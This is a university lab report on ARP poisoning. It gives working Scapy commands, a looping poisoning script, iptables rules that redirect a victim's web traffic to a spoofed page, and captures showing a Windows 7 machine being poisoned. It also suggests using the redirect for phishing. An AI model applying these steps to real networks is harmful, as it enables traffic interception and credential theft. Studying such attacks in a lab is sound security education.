Vivekanand Education Society's Institute of Technology
Department of Computer Engineering

ARP POISONING ATTACK

SUBJECT:
NETWORK THREATS & ATTACKS LABORATORY

PROJECT BY:

ANANT GUPTA (D17C - 15)
RAJAT GUPTA (D17C - 16)

DATE:
24/10/2016


Table of Contents

1. ABSTRACT

ARP poisoning via gratuitous ARP replies has been a well-known attack for over twenty years. While no fundamental changes have been made toward closing the vulnerability, some operating systems and firewalls come with specific settings to block gratuitous ARP replies, which can limit the effectiveness of a classic ARP poisoning attack. A new method of poisoning the ARP cache, which does not rely on gratuitous ARP packets which are easily discovered and blocked. RFC826, which established guidelines for the ARP protocol in 1982, states: "**When a monitor receives an Address Resolution packet, it always enters the <protocol type, sender protocol address, sender hardware address> in a table**". This mean network interfaces do not only collect MAC/IP pairs from solicited ARP reply packets – according to the RFC, they must extract this information from all ARP packets received, even ARP request packets. Essentially, all devices that see a spoofed ARP request will update their ARP tables with the packet's return address. This development makes detecting and preventing ARP poisoning much more difficult.

2. INTRODUCTION

ARP (Address Resolution Protocol) is a communications protocol used for converting between IP Addresses and Physical Addresses (MAC address). The conversion from IP to Physical Address is needed on LANs (Local Area Networks) in order to transfer packets from the Network Layer to the Data Link Layer of the OSI Model. The Data Link Layer relies on Physical Addresses for routing while the higher layers rely on IP addresses to identify computers.


OSI Model
Application
Network Process to Application
Presentation
Data Representation and Encryption
Session
Interhost Communication
Transport
End-to-End Connections and Reliability
Network
Path Determination and IP (Logical Addressing)
ARP
RARP
Data Link
MAC and LLC (Phyiscal addressing)
Physical
Media, Signal, and Binary Transmission

ARP converts between IP Addresses (Network Layer) and MAC Addresses (Data Link Layer).

It is important to realize that ARP is only used on LANs (Local Area Networks). Originally, all computers were directly connected to The Internet, so all routing was based on IP addresses. Eventually, routers allowed multiple computers on a LAN to connect to The Internet with a single IP address.

In order to allow computers to share an external IP Address while maintaining network discoverability and backwards compatibility, there needs to be a different way to identify hosts behind the router and a way to convert between a host's two addresses. To meet this need, the MAC Address of a device is used to identify that host on a LAN. MACs are unique to each computer and thus provide a way to uniquely identify all devices on a LAN.

ARP is used to communicate MAC addresses so that all hosts know each other's MAC/IP pair. After exchanging MAC Addresses, hosts can conform to the standard OSI model for TCP/IP communication on a LAN.

ARP Poisoning takes advantage of the overly trusting ARP system. By sending forged ARP packets, an attacker can cause a victim to send traffic to any nodes on the local network.

Here we will explain in detail how the ARP protocol works, show the protocols inherent weakness, and then examine the different methods for attacking with and defending against ARP based exploits.

The ARP Protocol describes how devices are to communicate their Physical Addresses to other nodes on the network. Communication between 2 devices starts with an ARP request. When Bob wants to send Alice a message, Bob starts by sending a broadcast ARP packet asking "**Who has <Alice's IP>? Tell <Bob's IP, Bob's MAC>**". When Alice sees an ARP request directed to her, she will respond with an ARP Reply saying "**<Alice's IP> is at <Alice's MAC>**". When Bob gets Alice's reply, he will record Alice's MAC/IP pair in his ARP Table. Alice also recorded Bob's MAC/IP pair in her ARP table. Alice and Bob can now communicate without having to send further ARP packets.

The ARP protocol is only used to communicate with computers in your subnet or LAN. Subnets are small groups of computers – often a house, office, or small building will be a subnet. Larger groups of computers will be broken into several subnets.

The limited use of ARP also limits the reach of ARP poisoning. Because ARP packets are only used on the LAN, they aren't forwarded by routers serving as the default gateway for a subnet. This means that the maximum possible scale of an ARP poisoning attack is the number of machines attached to the attacker's subnet. In most business networks, a subnet will cover all computers in a single building, or a section of a larger building. On a wireless network, all devices connected to the network will generally be in the same subnet.

This means that ARP poisoning is an especially potent threat on large, publicly accessible wireless access points like those used at college campuses, hotels and airports.

3. IMPLEMENTATION DETAILS

Step 1. What do you need?

To follow this tutorial you will need Python, Scapy, Wireshark, and Apache. I recommend running Backtrack– everything you need comes pre-installed. For this example, we are running Backtrack5 r3 on a VM.

Our victim here will be a Windows 7 system; however this works on virtually any Operating System. Every single OS we tested was susceptible to the attack.

Step 2. Turn on IP Forwarding.

By default, Backtrack drops packets intended for other computers. However, if we want to be a Man-in-the-Middle, we need to turn on IP Forwarding so that the victim will not have their connection interrupted.

To turn on IP Forwarding, run:

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 3. Setup Network Monitoring.

On the attacking machine, launch Wireshark and run a capture filter so you only see HTTP and ARP traffic. For demonstration purposes, run Wireshark on the victim's machine as well.

Step 4. Launch the Attack!

We will use Scapy to send the malicious ARP packets. Launch Scapy and run the following commands:

```
root@bt:/# scapy
>>> op=2 # OP code 2 specifies ARP Reply
>>> victim= # Windows 7's IP
>>> spoof= # The router or gateway's IP
>>> mac= # The Backtrack's Physical Address
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Some systems may be successfully poisoned by that attack. However Windows 7 will ignore the gratuitous reply. If you check the victim's ARP table, everything will look normal.

The packet we sent is flagged by Wireshark as having a duplicated Physical Address. That is because the attacker's actually MAC/IP pair was sent to the victim (the original ARP entry is legitimate). After the victim detected and ignored the gratuitous ARP Reply, Windows sent an ARP Requests to confirm the spoofed IP's physical address. After the Windows machine sent a broadcast Request asking "Who has 10.10.13.1?" the router responded with its physical address, as per the ARP communication protocol.

Now let’s try using the ARP Request method to poison the Windows Box’s ARP cache. In Scapy, set the OP code to 1 for Request, then update our packet and send it:

```
>>> op=1 # OP code 1 specifies ARP Request
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Now on the victim’s ARP table, we will see the poisoned entry.
The packet capture from the victim’s machine shows the poisoned ARP Request we sent, Window’s reply to our packet, and then we see Windows sending ARP Request back the sender to confirm the new Physical Address. When we do not reply, Windows sends a broadcast ARP Request. The router responds to the broadcast request, thus quickly resetting Windows ARP Table with the correct information.
The reason ARP Request works is because when Windows receives an ARP Request, Windows updates its ARP Table with the senders MAC/IP pair.
To keep the victim poisoned, you can run a script that will continually send poison packet. Here is that very script:

```
#coding: utf-8
from scapy.all import *
import time
op=1 # Op code 1 for ARP requests
victim=’10.10.13.113’ # Replace with Victim’s IP
spoof=’10.10.13.1’ # Replace with Gateway’s IP
mac=’00:0c:29:ec:55:7b’ # Replace with Attacker’s Phys. Addr.
arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
while 1:
        send(arp)
        time.sleep(2)
```

Run the script with:

```
sudo python arppoison.py
```

While your script is running, have your victim communicate with spoofed IP Address. You should see their traffic on the Wireshark on the Attacker’s computer. The attacker is now successfully a Man-in-the-Middle!
In this example, the spoofed IP is the router, so the attacker can see any webpage that the victim visits. This could be used to passively listen or possible grab authentication cookies! This is a packet capture on the Attacker’s computer showing the victim’s web traffic.

Step 5. Interfere with Victims Traffic

Now let’s see how to inject our own webpage into the victim’s browser. First, locally host the site you want the victim to see.

```
root@bt:/# /etc/init.d/apache2 start
root@bt:/# echo “Spoofed Site Goes Here!” > /var/www/index.html
```

Then configure your IP Tables to forward all traffic except HTTP traffic. For HTTP traffic, we will return our own site instead.


```
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
# Forward to our site
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination
<Proxy’s IP>
```

Now launch your Poisoning Script. When the victim visits a webpage, they will be directed to your spoofed site.

4. RESULTS


First we passively eavesdropped then we showed how to actively manipulate the victim’s traffic. The most dangerous part of this attack is that the intended page appears as the URL. The spoofed page could easily be a Phishing site. As soon as the victim divulges passwords or other sensitive information you can stop poisoning them and they will be passed on to the actually site with little or no interruption.

5. SCREENSHOTS




```
root@bt:/# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.0.1)
>>> victim='10.10.13.113'
>>> spoof='10.10.13.1'
>>> op=2
>>> mac='00:0c:29:ec:55:7b'
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
```

Scapy Sending ARP Poison Reply.




```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-18-f8-3b-61-f5     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Normal, un-poisoned ARP table.




```
2452 436.877302000  Vmware_ec:55:7b      Giga-Byt_62:a2:f2   ARP       42 10.10.13.1 is at 00:0c:29:ec:55:7b (duplicate
2478 441.542873000  Giga-Byt_62:a2:f2    Vmware_ec:55:7b     ARP       42 Who has 10.10.13.1?  Tell 10.10.13.113
2479 442.542909000  Giga-Byt_62:a2:f2    Vmware_ec:55:7b     ARP       42 Who has 10.10.13.1?  Tell 10.10.13.113
2481 443.542976000  Giga-Byt_62:a2:f2    Vmware_ec:55:7b     ARP       42 Who has 10.10.13.1?  Tell 10.10.13.113
2483 444.914131000  Giga-Byt_62:a2:f2    Broadcast           ARP       42 Who has 10.10.13.1?  Tell 10.10.13.113
2484 444.914991000  Cisco-Li_3b:61:f5    Giga-Byt_62:a2:f2   ARP       60 10.10.13.1 is at 00:18:f8:3b:61:f5

⊞ Frame 2452: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: Vmware_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt_62:a2:f2 (90:2b:34:62:a2:f2)
⊟ [Duplicate IP address detected for 10.10.13.113 (00:0c:29:ec:55:7b) - also in use by 90:2b:34:62:a2:f2 (frame 2451)]
  ⊞ [Frame showing earlier use of IP address: 2451]
    [Seconds since earlier frame seen: 0]
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Sender IP address: 10.10.13.1 (10.10.13.1)
    Target MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Target IP address: 10.10.13.113 (10.10.13.113)
```

Windows Packet Capture showing Gratuitous ARP Reply. This attack failed because Windows firewall blocks gratuitous ARP Replys.




```
>>> op=1
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
```

Sending Poison ARP Request. This is very effective!




```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-0c-29-ec-55-7b     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Windows 7 Poisoned ARP Table




```
31453 3138.402379000 Vmware_ec:55:7b    Giga-Byt_62:a2:f2  ARP   42 Who has 10.10.13.113?  Tell 10.10.13.1
31454 3138.402393000 Giga-Byt_62:a2:f2  Vmware_ec:55:7b    ARP   42 10.10.13.113 is at 90:2b:34:62:a2:f2
31456 3151.522640000 Giga-Byt_62:a2:f2  Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
31457 3152.522669000 Giga-Byt_62:a2:f2  Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
31458 3153.522737000 Giga-Byt_62:a2:f2  Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
31464 3155.301962000 Giga-Byt_62:a2:f2  Broadcast          ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
31465 3155.302699000 Cisco-Li_3b:61:f5  Giga-Byt_62:a2:f2  ARP   60 10.10.13.1 is at 00:18:f8:3b:61:f5

⊞ Frame 31453: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: Vmware_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt_62:a2:f2 (90:2b:34:62:a2:f2)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Sender IP address: 10.10.13.1 (10.10.13.1)
    Target MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Target IP address: 10.10.13.113 (10.10.13.113)
```

Windows Packet Capture Showing ARP Request Poisoning.



